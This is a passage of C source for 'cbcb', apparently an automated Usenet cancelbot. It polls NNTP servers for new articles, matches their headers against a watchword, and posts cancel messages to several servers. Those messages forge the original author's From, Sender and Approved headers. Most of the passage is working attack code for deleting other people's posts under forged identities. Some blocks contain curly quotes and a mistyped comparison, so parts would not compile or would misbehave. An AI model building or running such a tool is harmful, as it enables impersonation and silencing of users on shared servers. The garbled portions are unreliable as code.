 serverUaddr.sin_family=PF_INET;
 serverUaddr.sin_addr.s_addr=/*htonl*/(host_ip); /* already in net order */
 serverUaddr.sin_port=htons(port);

 /* try to create a socket */
 if ((hosts[nhosts].cfd=socket(AF_INET,SOCK_STREAM,0))<0)
  {
  perror_sock("socket()");
  continue;
  }

conn1:
 if (0>=connect(hosts[nhosts].cfd,(struct sockaddr*)&serverUaddr,sizeof(serverUaddr)))
  goto conn2; /* we use goto so we can use continue */
 if (nretry>10)
  {
  fprintf(stderr,"give up trying to connect to %s port %hd on line %d\n",
   hostname,port,file_rec);
  close_sock(hosts[nhosts].cfd);
  hosts[nhosts].newnews_flag=hosts[nhosts].post_flag='N';
  continue;
  }
 perror_sock("connect()");
 nretry++;
 sleep(1);
 goto conn1;
conn2:
 if (!cbcb_recv_resp(nhosts,'2'))
  {
  fprintf(stderr,"NNTP problem after connecting to %s port %hd on line %d\n",
   hostname,port,file_rec);
  close_sock(hosts[nhosts].cfd);
  hosts[nhosts].newnews_flag=hosts[nhosts].post_flag='N';
  continue;
  }
 nhosts++;
 }

return(nhosts);
}

int cbcb_parse_targets(void)
{

file_rec=0;
while(fgets(buffer,sizeof(buffer),tptr)) /* read a target line */
 {
 file_rec++;
 if (*buffer=='#') /* comment */
  continue;
 /* parse the buffer into the 8 fields */

 if (9!=sscanf(buffer,"%2048s %2048s %c %2048s %2048s %d %2048s %2048s %2048s",
  newsgroups, watchword, &subject_flag, cmsg_id_prefix, path_const,
  &path_num, hdr_fname, txt_fname, extra_ngrp))
  {
  fprintf(stderr,"Error parsing 8 fields on line %d \"%s\"\n",
  file_rec,buffer);
  continue;
  }

/* verify that the subject flag is C, O, or N */

 if (subject_flag=='c')
  subject_flag='C';
```

```
 else if (subject_flag==’o’)
  subject_flag=’O’;
 else if (subject_flag==’n’)
  subject_flag=’N’;
 else if (subject_flag!=’C’&&subject_flag!=’O’&&subject_flag!=’N’)
  {
  fprintf(stderr,"Subject flag %c, must be C, O, or N on line %d\n",
   subject_flag,file_rec);
  continue;
  }

  if (0==strcmp(path_const,sznone)) /* if ’none’ is specified */
   {
   if (path_num==0)
    {
    fprintf(stderr,"Can’t have path_const none and path_num 0\n");
    continue;
    }
   path_const[0]=0;
   }
  else /* if not none, append bang if needed */
   {
   i=strlen(path_const);
   if (path_const[i-1]!=’!’)
    {
    path_const[i]=’!’;
    path_const[i+1]=0;
    }
   }

  if (0==strcmp(extra_ngrp,sznone)) /* if ’none’ is specified */
   extra_ngrp[0]=0;
  else /* if not none, append comma if needed */
   {
   i=strlen(extra_ngrp);
   if (extra_ngrp[i-1]!=’,’)
    {
    extra_ngrp[i]=’,’;
    extra_ngrp[i+1]=0;
    }
   }

 /* read the extra header lines */

  if (0==strcmp(hdr_fname,sznone)) /* if ’none’ is specified */
   *extra_header=0;
  else
   {
   /* try to open the specified file */
   if (NULL==(sptr=fopen(hdr_fname,"r")))
    {
    perror("open()");
    fprintf(stderr,"cbcb cannot open extra-header file %s\n",hdr_fname);
    continue;
    }
   nbytes=fread(buffer,1,BUFFERSIZE,sptr);
   fclose(sptr);
   if (nbytes>=BUFFERSIZE)
    fprintf(stderr,"extra-header file %s is too long\n",hdr_fname);
   if (!cbcb_copy_buffer(extra_header))
    {
    fprintf(stderr,"error in header file\n");
    continue;
    }
   }

 /* read the body the same way */

  if (0==strcmp(txt_fname,sznone)) /* if ’none’ is specified */
   strcpy(extra_body,"Please cancel this article\r\n");
```

```
  else
   {
   /* try to open the specified file */
   if (NULL==(sptr=fopen(txt_fname,"r")))
    {
    perror("open()");
    fprintf(stderr,"cbcb cannot open body file %s\n",txt_fname);
    continue;
    }
   nbytes=fread(buffer,1,BUFFERSIZE,sptr);
   fclose(sptr);
   if (nbytes>=BUFFERSIZE)
    fprintf(stderr,"body file %s is too long\n",txt_fname);
   if (!cbcb_copy_buffer(extra_body))
    {
    fprintf(stderr,"error in body file\n");
    continue;
    }
  }

 if (!cbcb_process_target()) /* process otherwise. warn and go on if error */
  fprintf(stderr,"cbcb encountered a problem processing target, line %d\n",
   file_rec);
 }

return(1);
}

int cbcb_process_target(void)
{

/* loop on hosts */
for (host1=0; host1<nhosts; host1++)
 if (hosts[host1].newnews_flag=='Y') /* if we want to get message-ids from it */
  {
  cbcb_flush_sock(hosts[host1].cfd);

  /* compose the rfc 977 newnews command.  Ansi C would let us write
  nbytes=sprintf(..), but gcc has a non-compilant sprintf which return
  buffer instead, so we must use strlen */
  sprintf(buffer,"NEWNEWS %s %s %s GMT\r\n",
   newsgroups,datestamp,timestamp);
  nbytes=strlen(buffer);
  /* send the command to the server */
  if (nbytes!=send(hosts[host1].cfd,buffer,nbytes,0))
   {
   perror_sock("NEWNEWS send()");
   continue;
   }
  /* the server is supposed to return a list of message-ids now */
  if (!cbcb_parse_message_ids())
   fprintf(stderr,"Problem parsing message-ids\n");
   /* no 'continue': even if we return a partial queue, try to process it */

  /* loop through headers, newest first */
  while (msg_queue)
   {
   msg_t=msg_queue;
   if (!cbcb_process_article(msg_queue->msgid))
    fprintf(stderr,"Problem processing article <%s>\n",msg_queue->msgid);
   msg_queue=msg_queue->next;
   free(msg_t);
   }

  }

return(1);
}
```

```
int cbcb_parse_message_ids(void)
{

msg_queue=NULL;
parse_state=7;

nretry=0;
recv_msgids:
 if (!cbcb_test_sock(hosts[host1].cfd)) /* nothing to read */
 {
 if (nretry>hosts[host1].timeout)
  {
  fprintf(stderr,"timeout waiting to recv message-ids\n");
  return(0);
  }
 fprintf(stderr,".");
 nretry++;
 sleep(1);
 goto recv_msgids;
 }
nbytes=recv(hosts[host1].cfd,buffer,sizeof(buffer),0);
if (nbytes<0) /* an error shouldn't happen here */
 {
 perror_sock("NEWNEWS recv()");
 return(0);
 }
#ifdef DEBUG
 fwrite(buffer,1,nbytes,stdout); /* for debugging only!! */
#endif
/* now see if what we received makes sense */
for (i=0; i<nbytes; i++)
 {
 switch(parse_state)
  {
 case 0:
  if (buffer[i]=='.')
   parse_state=4;
  else if (buffer[i]!='<')
   goto recv_bad_msg_id;
  else
   {
   j=0;
   parse_state=1;
   }
  break;
 case 1:
  if (buffer[i]=='>')
   {
/* add to the queue */
   msg_t=(struct _msgidq*)malloc(sizeof(struct _msgidq));
   if (msg_t==NULL)
    {
    fprintf(stderr,"malloc failed\n");
    return(0);
    }
   msg_t->msgid=(char*)malloc(j+1);
   if (msg_t->msgid==NULL)
    {
    free(msg_t);
    fprintf(stderr,"malloc failed\n");
    return(0);
    }
   memcpy(msg_t->msgid,buffer_big,j);
   *(msg_t->msgid+j)=0;
   msg_t->next=msg_queue;
   msg_queue=msg_t;

   parse_state=2;
   }
  else
```

```
   {
   if (j>=BUFFERBIGSIZE)
    {
    fprintf(stderr,"Please increase BUFFERBIGSIZE\n");
    return(0);
    }
   buffer_big[j]=buffer[i];
   j++;
   /* parse_state=1; */
   }
  break;
 case 2:
  if (buffer[i]==ASCII_CR)
   parse_state=3;
  else
   goto recv_bad_msg_id;
  break;
 case 3:
  if (buffer[i]==ASCII_LF)
   parse_state=0;
  else
   goto recv_bad_msg_id;
  break;
 case 4:
  if (buffer[i]==ASCII_CR)
   parse_state=5;
  else
   goto recv_bad_msg_id;
  break;
 case 5:
  if (buffer[i]==ASCII_LF)
   parse_state=6;
  else
   goto recv_bad_msg_id;
  break;
 case 6:  /* more data after final . */
   goto recv_bad_msg_id;
 case 7: /* initial, really */
  if (buffer[i]=='2')
   parse_state=8;
  else
   goto recv_bad_msg_id;
  break;
 case 8:
  if (buffer[i]==ASCII_CR)
    parse_state=3;
  break;
  }
 }

if (parse_state!=6)
 goto recv_msgids;
/* normal competion */
return(1);

recv_bad_msg_id:
 fprintf(stderr,"Unexpected response (expected message-ids) ");
 if (i)
  {
  fprintf(stderr,"after \"");
  fwrite(buffer,1,i,stderr);
  fprintf(stderr,"\" ");
  }
 if (i<nbytes)
  {
  fprintf(stderr,"before \"");
  fwrite(buffer+i,1,nbytes-i,stderr);
  fprintf(stderr,"\"");
  }
 fprintf(stderr,"\n");
```

```
return(0);
}

int cbcb_process_article(char *msgid)
{

/* if there is any leftover data in the socket, get it out */
 cbcb_flush_sock(hosts[host1].cfd);

/* compose the rfc 977 head command */
sprintf(buffer,"HEAD <%s>\r\n",msgid);

/* send the command to the server */
nbytes=strlen(buffer);
if (nbytes!=send(hosts[host1].cfd,buffer,nbytes,0))
 {
 perror_sock("HEAD send()");
 return(0);
 }

/* the server is supposed to return the article headers now */

if (!cbcb_get_headers())
 {
 fprintf(stderr,"Problem retrieving headers\n");
 return(0);
 }

if (!strstr(buffer_big,watchword))
 return(1); /* no match, nothing to do */

/* found the watchword: let's cancel */
cbcb_save_headers();
sprintf(buffer_big,"\
Path: %s%s\r\n\
From:%s\r\n\
Sender:%s\r\n\
Approved:%s\r\n\
Newsgroups: %s%s\r\n\
Date:%s\r\n\
%s%s%s\
Organization:%s\r\n\
Control:%s\r\n\
Message-ID: <%s%s>\r\n\
%s\
\r\n\
%s\
.\r\n",
path_const,
h_ptr[0],h_ptr[1],h_ptr[2],h_ptr[3],extra_ngrp,h_ptr[4],h_ptr[5],
t_ptr[0],h_ptr[6],t_ptr[1],h_ptr[7],t_ptr[2],
cmsg_id_prefix,msgid,extra_header,extra_body);

fputs(buffer_big,stderr); /* to see what we're posting */

for (host2=0; host2<nhosts; host2++)
 if (hosts[host2].post_flag=='P'||hosts[host2].post_flag=='I')
  {
  cbcb_flush_sock(hosts[host2].cfd);
  if (hosts[host2].post_flag=='P')
   {
   /* send the command to the server */
   if (6!=send(hosts[host2].cfd,"POST\r\n",6,0))
    {
    perror_sock("POST send()");
    continue;
    }
   }
  else /*hosts[host2].post_flag=='I') */
   {
```

```
   sprintf(buffer,"IHAVE <%s%s>\r\n",cmsg_id_prefix,msgid);
   nbytes=strlen(buffer);
   /* send the command to the server */
   if (nbytes!=send(hosts[host2].cfd,buffer,nbytes,0))
    {
    perror_sock("IHAVE send()");
    continue;
    }
   }
  if (!cbcb_recv_resp(host2,'3'))
   {
   fprintf(stderr,"NNTP problem while trying to post\n");
   continue;
   }
  nbytes=strlen(buffer_big);
  if (nbytes!=send(hosts[host2].cfd,buffer_big,nbytes,0))
   {
   perror_sock("article send()");
   continue;
   }
  if (!cbcb_recv_resp(host2,'2'))
   {
   fprintf(stderr,"NNTP problem after posting\n");
   continue;
   }
  }

return(1); /* all's well */
}

int cbcb_get_headers(void)
{

h_ptr[0]=h_ptr[1]=h_ptr[2]=h_ptr[3]=h_ptr[4]=h_ptr[5]=h_ptr[6]=h_ptr[7]=NULL;
h_flag=d_flag=parse_state=0;
nretry=0;
j=0;
/* recv */
recv_headers:

 if (!cbcb_test_sock(hosts[host1].cfd)) /* nothing to read */
 {
 if (nretry>hosts[host1].timeout)
  {
  fprintf(stderr,"timeout waiting to recv article headers\n");
  return(0);
  }
 fprintf(stderr,".");
 nretry++;
 sleep(1);
 goto recv_headers;
 }

nbytes=recv(hosts[host1].cfd,buffer,sizeof(buffer),0);
if (nbytes<0) /* an error shouldn't happen here */
 {
 perror_sock("headers recv()");
 return(0);
 }
#ifdef DEBUG
 fwrite(buffer,1,nbytes,stdout); /* for debugging only!! */
#endif
/* see if what we received makes sense */
for (i=0; i<nbytes; i++)
 {
 switch(parse_state)
  {
 case 0:
  if (buffer[i]=='2')
   parse_state=1;
```

```
  else
   goto recv_bad_header;
  break;
 case 1:
  if (buffer[i]==’2’)
   parse_state=2;
  else
   goto recv_bad_header;
  break;
 case 2:
  if (buffer[i]==ASCII_CR)
   parse_state=3;
 /*
  else
   parse_state=2;
 */
  break;
 case 3:
  if (buffer[i]==ASCII_LF)
   {
   if (d_flag)
    parse_state=5;
   else
    {
    h_flag=1;
    parse_state=4;
    goto recv_header_save;
    }
   }
  else
   goto recv_bad_header;
  break;
 case 4:
  if (buffer[i]==ASCII_CR) /* don’t save cr’s */
   parse_state=3;
  else
   {
   if (h_flag)
    {
    d_flag=0;
    if (buffer[i]==’.’)
     d_flag=1;
    else if (buffer[i]==’p’||buffer[i]==’P’)
     parse_state=10;
    else if (buffer[i]==’f’||buffer[i]==’F’)
     parse_state=20;
    else if (buffer[i]==’s’||buffer[i]==’S’)
     parse_state=30;
    else if (buffer[i]==’a’||buffer[i]==’A’)
     parse_state=40;
    else if (buffer[i]==’n’||buffer[i]==’N’)
     parse_state=50;
    else if (buffer[i]==’d’||buffer[i]==’D’)
     parse_state=60;
    else if (buffer[i]==’o’||buffer[i]==’O’)
     parse_state=70;
    else if (buffer[i]==’ ’||buffer[i]==’\t’) /* space means continuation */
     j--; /* backup over the lf */
    h_flag=0;
    }
   else
    d_flag=0;
   goto recv_header_save;
   }
  break;
 case 5:  /* more data after the final . */
   goto recv_bad_header;
/* we recognize these headers on the fly */
 case 10:
    if (buffer[i]==’a’||buffer[i]==’A’)
```

```
     parse_state=11;
    else
     parse_state=4;
   goto recv_header_save;
 case 11:
    if (buffer[i]=='t'||buffer[i]=='t')
     parse_state=12;
    else
     parse_state=4;
   goto recv_header_save;
 case 12:
    if (buffer[i]=='h'||buffer[i]=='H')
     parse_state=13;
    else
     parse_state=4;
   goto recv_header_save;
 case 13:
    if (buffer[i]==':')
     h_ptr[0]=buffer_big+j+1; /* Path: */
    parse_state=4;
   goto recv_header_save;
 case 20:
    if (buffer[i]=='r'||buffer[i]=='R')
     parse_state=21;
    else
     parse_state=4;
   goto recv_header_save;
 case 21:
    if (buffer[i]=='o'||buffer[i]=='O')
     parse_state=22;
    else
     parse_state=4;
   goto recv_header_save;
 case 22:
    if (buffer[i]=='m'||buffer[i]=='M')
     parse_state=23;
    else
     parse_state=4;
   goto recv_header_save;
 case 23:
    if (buffer[i]==':')
     h_ptr[1]=buffer_big+j+1; /* From: */
    parse_state=4;
   goto recv_header_save;
 case 30:
    if (buffer[i]=='e'||buffer[i]=='E')
     parse_state=31;
    else if (buffer[i]=='u'||buffer[i]=='U')
     parse_state=90;
    else
     parse_state=4;
   goto recv_header_save;
 case 31:
    if (buffer[i]=='n'||buffer[i]=='N')
     parse_state=32;
    else
     parse_state=4;
   goto recv_header_save;
 case 32:
    if (buffer[i]=='d'||buffer[i]=='D')
     parse_state=33;
    else
     parse_state=4;
   goto recv_header_save;
 case 33:
    if (buffer[i]=='e'||buffer[i]=='E')
     parse_state=34;
    else
     parse_state=4;
   goto recv_header_save;
```

```
 case 34:
    if (buffer[i]=='r'||buffer[i]=='R')
     parse_state=35;
    else
     parse_state=4;
   goto recv_header_save;
 case 35:
    if (buffer[i]==':')
     h_ptr[2]=buffer_big+j+1; /* Sender: */
    parse_state=4;
   goto recv_header_save;
 case 40:
    if (buffer[i]=='p'||buffer[i]=='P')
     parse_state=41;
    else
     parse_state=4;
   goto recv_header_save;
 case 41:
    if (buffer[i]=='p'||buffer[i]=='P')
     parse_state=42;
    else
     parse_state=4;
   goto recv_header_save;
 case 42:
    if (buffer[i]=='r'||buffer[i]=='R')
     parse_state=43;
    else
     parse_state=4;
   goto recv_header_save;
 case 43:
    if (buffer[i]=='o'||buffer[i]=='O')
     parse_state=44;
    else
     parse_state=4;
   goto recv_header_save;
 case 44:
    if (buffer[i]=='v'||buffer[i]=='V')
     parse_state=45;
    else
     parse_state=4;
   goto recv_header_save;
 case 45:
    if (buffer[i]=='e'||buffer[i]=='E')
     parse_state=46;
    else
     parse_state=4;
   goto recv_header_save;
 case 46:
    if (buffer[i]=='d'||buffer[i]=='D')
     parse_state=47;
    else
     parse_state=4;
   goto recv_header_save;
 case 47:
    if (buffer[i]==':')
     h_ptr[3]=buffer_big+j+1; /* Approved: */
    parse_state=4;
   goto recv_header_save;
 case 50:
    if (buffer[i]=='e'||buffer[i]=='E')
     parse_state=51;
    else
     parse_state=4;
   goto recv_header_save;
 case 51:
    if (buffer[i]=='w'||buffer[i]=='W')
     parse_state=52;
    else
     parse_state=4;
   goto recv_header_save;
```

```
 case 52:
    if (buffer[i]=='s'||buffer[i]=='S')
     parse_state=53;
    else
     parse_state=4;
   goto recv_header_save;
 case 53:
    if (buffer[i]=='g'||buffer[i]=='G')
     parse_state=54;
    else
     parse_state=4;
   goto recv_header_save;
 case 54:
    if (buffer[i]=='r'||buffer[i]=='R')
     parse_state=55;
    else
     parse_state=4;
   goto recv_header_save;
 case 55:
    if (buffer[i]=='o'||buffer[i]=='O')
     parse_state=56;
    else
     parse_state=4;
   goto recv_header_save;
 case 56:
    if (buffer[i]=='u'||buffer[i]=='U')
     parse_state=57;
    else
     parse_state=4;
   goto recv_header_save;
 case 57:
    if (buffer[i]=='p'||buffer[i]=='P')
     parse_state=58;
    else
     parse_state=4;
   goto recv_header_save;
 case 58:
    if (buffer[i]=='s'||buffer[i]=='S')
     parse_state=59;
    else
     parse_state=4;
   goto recv_header_save;
 case 59:
    if (buffer[i]==':')
     h_ptr[4]=buffer_big+j+2; /* Newsgroups:, skip space */
    parse_state=4;
   goto recv_header_save;
 case 60:
    if (buffer[i]=='a'||buffer[i]=='A')
     parse_state=61;
    else
     parse_state=4;
   goto recv_header_save;
 case 61:
    if (buffer[i]=='t'||buffer[i]=='T')
     parse_state=62;
    else
     parse_state=4;
   goto recv_header_save;
 case 62:
    if (buffer[i]=='e'||buffer[i]=='E')
     parse_state=63;
    else
     parse_state=4;
   goto recv_header_save;
 case 63:
    if (buffer[i]==':')
     h_ptr[5]=buffer_big+j+1; /* Date: */
    parse_state=4;
   goto recv_header_save;
```

```
 case 70:
    if (buffer[i]=='r'||buffer[i]=='R')
     parse_state=71;
    else
     parse_state=4;
   goto recv_header_save;
 case 71:
    if (buffer[i]=='g'||buffer[i]=='G')
     parse_state=72;
    else
     parse_state=4;
   goto recv_header_save;
 case 72:
    if (buffer[i]=='a'||buffer[i]=='A')
     parse_state=73;
    else
     parse_state=4;
   goto recv_header_save;
 case 73:
    if (buffer[i]=='n'||buffer[i]=='N')
     parse_state=74;
    else
     parse_state=4;
   goto recv_header_save;
 case 74:
    if (buffer[i]=='i'||buffer[i]=='I')
     parse_state=75;
    else
     parse_state=4;
   goto recv_header_save;
 case 75:
    if (buffer[i]=='z'||buffer[i]=='Z')
     parse_state=76;
    else
     parse_state=4;
   goto recv_header_save;
 case 76:
    if (buffer[i]=='a'||buffer[i]=='A')
     parse_state=77;
    else
     parse_state=4;
   goto recv_header_save;
 case 77:
    if (buffer[i]=='t'||buffer[i]=='T')
     parse_state=78;
    else
     parse_state=4;
   goto recv_header_save;
 case 78:
    if (buffer[i]=='i'||buffer[i]=='I')
     parse_state=79;
    else
     parse_state=4;
   goto recv_header_save;
 case 79:
    if (buffer[i]=='o'||buffer[i]=='O')
     parse_state=80;
    else
     parse_state=4;
   goto recv_header_save;
 case 80:
    if (buffer[i]=='n'||buffer[i]=='N')
     parse_state=81;
    else
     parse_state=4;
   goto recv_header_save;
 case 81:
    if (buffer[i]==':')
     h_ptr[7]=buffer_big+j+1; /* Organization: */
    parse_state=4;
```

```
   goto recv_header_save;
 case 90:
    if (buffer[i]=='b'||buffer[i]=='B')
     parse_state=91;
    else
     parse_state=4;
   goto recv_header_save;
 case 91:
    if (buffer[i]=='j'||buffer[i]=='J')
     parse_state=92;
    else
     parse_state=4;
   goto recv_header_save;
 case 92:
    if (buffer[i]=='e'||buffer[i]=='E')
     parse_state=93;
    else
     parse_state=4;
   goto recv_header_save;
 case 93:
    if (buffer[i]=='c'||buffer[i]=='C')
     parse_state=94;
    else
     parse_state=4;
   goto recv_header_save;
 case 94:
    if (buffer[i]=='t'||buffer[i]=='T')
     parse_state=95;
    else
     parse_state=4;
   goto recv_header_save;
 case 95:
    if (buffer[i]==':')
     h_ptr[6]=buffer_big+j+1; /* Subject: */
   parse_state=4;
   goto recv_header_save;
 default: /* how could we ever get here? */
  goto recv_bad_header;
  }
 continue; /* ugly, branch around save */
recv_header_save:
 if (j>=BUFFERBIGSIZE)
  {
  fprintf(stderr,"Please increase BUFFERBIGSIZE\n");
  return(0);
  }
 buffer_big[j++]=buffer[i];
 } /* next i */
if (parse_state!=5)
 goto recv_headers;

return(1);
recv_bad_header:
 fprintf(stderr,"Unexpected response (expected headers) ");
 if (i)
  {
  fprintf(stderr,"after \"");
  fwrite(buffer,1,i,stderr);
  fprintf(stderr,"\" ");
  }
 if (i<nbytes)
  {
  fprintf(stderr,"before \"");
  fwrite(buffer+i,1,nbytes-i,stderr);
  fprintf(stderr,"\"");
  }
 fprintf(stderr,"\n");
return(0);
}
```

```
void cbcb_save_headers(void)
{
/* now copy old headers to buffer for safekeeping */
/* only if buffer_big matched the pattern */

/* only Path: is special: no initial space */
if (h_ptr[0]==NULL) /* no path */
 {
 j=0;
 h_ptr[0]=" ";
 }
else
 {
 i=h_ptr[0]-buffer_big;
 j=path_num;
 while (buffer_big[i]!=ASCII_LF)
  i++;
 i--;
 /* now go back and look for the last n bang-separated components, or the
 beginning of path */
 while (buffer_big[i]>' ' && j)
  {
  i--;
  if (buffer_big[i]=='!')
   j--;
  }
 i++;
 j=0;
 h_ptr[0]=buffer;
 while (buffer_big[i]!=ASCII_LF)
  buffer[j++]=buffer_big[i++];
 buffer[j++]=0;
 }

t_ptr[2]=buffer+j;
sprintf(t_ptr[2]," cancel <%s>",msg_queue->msgid);
j+=strlen(t_ptr[2])+1;

if (h_ptr[1]==NULL) /* no from? Highly unlikely */
 h_ptr[1]=szcabal;
else
 cbcb_save_header(1);
if (h_ptr[2]==NULL) /* sender */
 h_ptr[2]=h_ptr[1];
else
 cbcb_save_header(2);
if (h_ptr[3]==NULL) /* approved */
 h_ptr[3]=h_ptr[2];
else
 cbcb_save_header(3);
if (h_ptr[4]==NULL) /* no newsgroups? */
 h_ptr[4]="control";
else
 cbcb_save_header(4);
if (h_ptr[5]==NULL) /* no date??? */
 h_ptr[5]=" 1 Jan 1990 00:00 GMT";
else
 cbcb_save_header(5);
/* subject is special - must use flag */
if (subject_flag=='O')
 {
 if (h_ptr[6]==NULL)
  h_ptr[6]=szcabal; /* no subject??? */
 else
  cbcb_save_header(6);
 t_ptr[0]=szsubject;
 t_ptr[1]=szendl;
 }
else if (subject_flag=='C')
 {
```

```
 h_ptr[6]=t_ptr[2]; /* same as the Control: */
 t_ptr[0]=szsubjectc;
 t_ptr[1]=szendl;
 }
else /* if (subject_flag==’N’) */
 {
t_ptr[0]=t_ptr[1]=h_ptr[6]=szempty;
 }
if (h_ptr[7]==NULL) /* organization */
 h_ptr[7]=szcabal;
else
 cbcb_save_header(7);

#ifdef DEBUG
for (i=0; i<8; i++)
 if (h_ptr[i])
  printf("%d:%s\n",i,h_ptr[i]);
#endif

}

void cbcb_save_header(int k)
{
i=h_ptr[k]-buffer_big;
h_ptr[k]=buffer+j;
while (buffer_big[i]!=ASCII_LF)
 buffer[j++]=buffer_big[i++];
buffer[j++]=0;
}

int cbcb_flush_sock(int sock)
{
  /* if there is any leftover data in the socket, get it out */
  while (cbcb_test_sock(sock))
   {
   nbytes=recv(sock,buffer,sizeof(buffer),0);
   if (nbytes<0)
    perror_sock("flush recv()"); /* but don’t abort */
   else
    fwrite(buffer,1,nbytes,stderr); /* display it, as it may be informative */
   }
return(1);
}

/* use select to see if there’s data here.
There don’t seem to be any unixes left which understand poll and not select.*/
int cbcb_test_sock(int sock)
{
fd_set setm;
static struct timeval zerotime={0,0};

FD_ZERO(&setm);
FD_SET(sock,&setm);
if (select(sock+1,&setm,NULL,NULL,&zerotime)<0)
 {
 perror_sock("select()");
 }
if (FD_ISSET(sock,&setm))
 return(1);
else
 return(0);
}

int cbcb_recv_resp(int host,char c)
{

parse_state=0;

nretry=0;
recv_resp:
```

```
 if (!cbcb_test_sock(hosts[host].cfd)) /* nothing to read */
 {
 if (nretry>hosts[host].timeout)
  {
  fprintf(stderr,"timeout waiting to recv response\n");
  return(0);
  }
 fprintf(stderr,".");
 nretry++;
 sleep(1);
 goto recv_resp;
 }
nbytes=recv(hosts[host].cfd,buffer,sizeof(buffer),0);
if (nbytes<0) /* an error shouldn't happen here */
 {
 perror_sock("response recv()");
 return(0);
 }
/* #ifdef DEBUG */
 fwrite(buffer,1,nbytes,stdout); /* for debugging only!! */
/* #endif */
/* now see if what we received makes sense */
for (i=0; i<nbytes; i++)
 {
 switch(parse_state)
  {
 case 0:
  if (buffer[i]==c)
   parse_state=1;
  else
   goto recv_bad_resp;
  break;
 case 1:
  if (buffer[i]==ASCII_CR)
    parse_state=2;
  break;
 case 2:
  if (buffer[i]==ASCII_LF)
   parse_state=3;
  else
   goto recv_bad_resp;
  break;
 case 3:  /* more data after final \n */
   goto recv_bad_resp;
  }
 }

if (parse_state!=3)
 goto recv_resp;
/* normal competion */
return(1);

recv_bad_resp:
 fprintf(stderr,"Unexpected response (expected %cxx message) ",c);
 if (i)
  {
  fprintf(stderr,"after \"");
  fwrite(buffer,1,i,stderr);
  fprintf(stderr,"\" ");
  }
 if (i<nbytes)
  {
  fprintf(stderr,"before \"");
  fwrite(buffer+i,1,nbytes-i,stderr);
  fprintf(stderr,"\"");
  }
 fprintf(stderr,"\n");
return(0);
}
```

```
int cbcb_copy_buffer(char *s)
{
i=j=0;
   if (nbytes>0&&buffer[nbytes-1]!='\n')
    buffer[nbytes++]='\n';
  buffer[nbytes]=0;

while (buffer[i])
 {
 if (j>=BUFFERSIZE)
  {
  fprintf(stderr,"File too big\n");
  return(0);
  }
 if (buffer[i]=='\n')
  *(s+(j++))='\r';
 *(s+(j++))=buffer[i++];
 }
*(s+j)=0;
return(1);
}
```

----------8<-------cut me loose!---------->8----------